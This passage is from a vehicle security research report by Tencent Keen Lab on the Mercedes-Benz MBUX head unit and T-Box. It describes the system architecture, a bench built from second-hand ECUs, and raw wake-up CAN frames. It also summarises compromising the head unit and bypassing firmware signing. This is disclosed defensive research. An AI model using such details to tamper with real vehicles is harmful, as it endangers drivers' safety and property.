
腾讯安全科恩实验室
TENCENT SECURITY KEEN LAB

Mercedes-Benz MBUX Security Research Report



Contents

Contents

Contents

Contents

PART 1

Overview

1 Introduction

In the past years, we have analyzed the security of connected vehicles from top brands worldwide, such as *BMW*[1], *Lexus*[2], and *Tesla*[3][4][5]. *Mercedes-Benz* is also a great vehicle vendor, which is producing the most advanced cars in the world. It is worthwhile to study cars made by *Mercedes-Benz*.

Mercedes-Benz's latest infotainment system is called *Mercedes-Benz User Experience(MBUX)*. *Mercedes-Benz* first introduced *MBUX* in *W177 Mercedes-Benz A-Class*[6] and adopted *MBUX* in their entire vehicle line-up, including *Mercedes-Benz C-Class*, *E-Class*, *S-Class*, *GLE*, *GLS*, *EQC*, etc. *MBUX* is powered by *Nvidia's* high-end autonomous vehicle platform. Many cutting-edge technologies presented on this system, such as virtualization, *TEE*, augmented reality, etc.

Earlier this year, *Qihoo 360* published their research on Mercedes-Benz [7], which mainly focused on *Mercedes-Benz* 's T-Box, instead of the central infotainment ECU: head unit. The test bench showed in their presentation was built with an *NTG5* head unit, which is a bit old.

In *MBUX*, the tested head unit version is NTG6 (being used in *A-*, *E-Class*, *GLE*, *GLS* and *EQC*). Our research was based on this brand new system *MBUX*, *NTG6* head unit, and vehicle *W177*.

In our research, we analyzed many attack surfaces and successfully exploited some of them on head unit and T-Box. By combining some of them, we can compromise the head unit for two attack scenarios, the removed head units and the real-world vehicles. We showed what we could do after we compromised the head unit. Figure 1.1 demonstrates the compromisation of an actual car.

We didn't find a way to compromise the T-Box. However, we demonstrated how to send arbitrary CAN messages from T-Box and bypass the code signing mechanism to fash a custom *SH2A* MCU firmware by utilizing the vulnerability we found in *SH2A* firmware on a debug version T-Box.

Figure 1.1: Compromised head unit

In this document, we will describe our findings during the research.

Chapter 2 introduces the whole architecture overview about hardware, software, and CAN networks.

Chapter 3 describes our test bench setup, how we built a low-cost testing environment, how we collected ECUs and wired them up, and how we powered up our test bench.

Chapter 4 illustrates the potential attack surfaces on head unit and T-Box.

Chapter 5 presents the details of four attack surfaces of head unit in the direction from the outside to the internal system.

Chapter 6 will discuss the potential impact after the head unit is compromised. For example, we can tamper with the images displayed on the screen and perform some vehicle actions after we compromised the head unit.

Chapter 7 presents two attack attempts of T-Box in the direction from the outside to the internal system.

Chapter 8 describes two attack processes that target the *SH2A* MCU on T-Box. By utilizing the vulnerabilities in *SH2A* firmware, we can send arbitrary CAN messages to *CAN-D* CAN bus and ash a custom firmware on *SH2A* MCU.

Chapter 9 demonstrates our research on the hardware module Country Specific Board and Airbag Controller Module. We will introduce the research on digital radio and the search process of the Airbag Controller Module.

In Chapter 10, we analyze the potential attack chains by combining the potential attack surfaces. We successfully verified each of the head unit's attack chains, the removed infotainment compromise scheme, and the actual vehicle compromise scheme. Also, we mention the unrealized attack chains in our research.

Chapter 11 and Chapter 12 list the hardware and software versions we tested on and the vulnerabilities we found.

In the end, we conclude our research.

2 Architecture overview

Based on our hardware, some public documents, and function analysis, we basically understand the entire architecture of the *MBUX*. The architecture overview is shown in Figure 2.1.




Figure 2.1: Architecture overview

2.1 Hardware

2.1.1 Head Unit

Head unit's version is *NTG6*. It plays a vital role in the *MBUX* infotainment system. It provides multimedia, navigation, voice control, and other functions.

Figure 2.2 : Head unit

From the connectors in the head unit's back, we can overview the head unit's function.




Figure 2.3: Head unit Interfaces

NTG6 head unit composes three main PCB boards inside. Vendor named them *Multimedia Board*(*MMB*), *Base Board*(*BB*) and *Country Specific Board*(*CSB*).

Multimedia Board




Figure 2.4: Multimedia Board

On Multimedia Board, there is a big *Nvidia Parker* SoC. Near the SoC, there is a 32GB MMC. This MMC stores the main file system of the head unit system.

Figure 2.5: DRAM and NAND flash

After removing this SoC's cooling shield, we can see 4 DRAM, a NAND flash chip, and its main processor. The NAND flash contains bootloader, hypervisor, and TEE related code and data.

Base Board




Figure 2.6: Base Board Top View

On the top side of the Base Board, there is an *RH850* chip *R7F7015223* from *Renesas*. It is mainly responsible for CAN transmission. One MOST interface controller *OS81118*, which provides the MOST network to the head unit operating system. Two 5G Wi-Fi chips *BCM89359*. One is for connections to passengers' devices. The other one is for connections to T-Box.




Figure 2.7: Base Board Bottom View

On the bottom side of the Base Board, there is a switch chip: *KSZ8895MLU*. This switch chip is the center of head unit Ethernet. Most of the system in head unit that requires Ethernet connects to this chip.

There is a DSP chip from Analog Devices: *ADSP-21489*. According to our analysis, it is responsible for audio processing. The architecture is *SHARC*.

Country Specific Board




Figure 2.8: Country Specific Board

The Country Specific Board in head unit varies by country. The board in our head unit runs a *Jacinto* 5 Linux system. There is a radio solution from NXP, named *Saturn*. And there is a GNSS chip from u-blox.

2.1.2 T-Box

T-Box, it's also called TCU or HERMES module. It connects the vehicle to LTE network, provides head unit internet connection, and receives vehicle control commands from the cloud server.

Figure 2.9: T-Box

2.1.3 Electronic Ignition Switch

The Electronic Ignition Switch(EIS) is the gateway ECU in the vehicle. It mainly contains two functions, the keyless function and the gateway function. According to our experiment, this ECU also acts as a firewall that filters CAN messages.

Figure 2.10: Electronic Ignition Switch

2.1.4 Instrument Cluster

Figure 2.11 shows the instrument cluster ECU. There is an RH850 chip inside, which runs an RTOS. It connects to head unit with Ethernet and a video wire.

Figure 2.11: Instrument Cluster

2.2 Software

2.2.1 Head Unit

On the NTG6 head unit, the Multimedia Board consists of the *Tegra T18X* SoC. Therefore, the hardware can support the Nvidia Tegra hypervisor very well. The hypervisor virtualizes two Linux systems. One is the primary Linux system, and another is the display server.

Besides, the Multimedia Board also supports *Trusty TEE* , which is used for encrypting some sensitive data of the system.

2.2.2 T-Box

On T-Box, the system runs on SoC *ME919bs* designed by Huawei. It is a Linux system, but similar to an Android in some ways. For example, the dynamic linker and the format of the boot image. Programs are developed by Harman and Huawei.

2.3 CAN Network Overview

There are many CAN buses on *Mercedes-Benz* A200L cars. Figure 2.12 shows the overview of the CAN network.




Figure 2.12: CAN Network Overview

3 Research Environment Setup

Testing on a real car is convenient, but for a security test, testing on a test bench can reduce the risk of vehicle damage and provide more flexibility.

We bought many infotainment ECUs for building our test bench, including four head units, server T-Boxes, and other ECUs.

Figure 3.1: Second-hand ECUs

In this chapter, we show our steps to assemble ECUs we bought into a working test bench.

3.1 Connecting ECUs

According to *Mercedes-Benz* software's whole view of the wiring diagram, we wired the ECUs we bought. Figure 3.2 shows our test bench's connection diagram.




Figure 3.2: Bench connection diagram

3.2 Wake Up Test Bench

The test bench won't simply be powered on after connected to the power supply. In an actual car, when you ignite the engine, wake-up CAN signals come from CAN bus to power the head unit up. We need to capture and replay these signals.

We don't have a real car to capture the signals at that time. However, we found that there are tiny boxes in the vehicle market that emit wake-up signals. We bought one of these boxes and successfully powered on our test bench.




Figure 3.3: Wake-up CAN box

Out of curiosity, we captured signals that came from this box. It emits three CAN signals periodically.

Table 3.1: Wake-up CAN signals

ID	DATA
0x25E	64 64 64 00 03 00 00 00
0x2F7	C2 50 10 57 12 5D 5F 53
0x020	39 C9 41 1C C0 00 00 C0

Connect this wake-up CAN box to *CAN-HMI*, head unit boots, and the screen lights up.




Figure 3.4: Working test bench

3.3 Anti-Theft

After the head unit booted up, it enters Anti-Theft mode. A notification UI layer covers the touch screen in this mode, preventing the user from operating on the screen. We will show our method of Anti-Theft unlocking in the following chapters.




Figure 3.5: Anti-Theft screen

4 Attack Surfaces Analysis

After the testing environment has been set up, we analyzed the attack surfaces of *MBUX*. In this chapter. We will list the common attack surfaces that exist on head unit and T-Box. We will also assess the difficulty and the possibility of compromising these attack surfaces. Figure 4.1 shows the attack surfaces we found on *Mercedes-Benz A200L*. We only tried some of the attack surfaces.

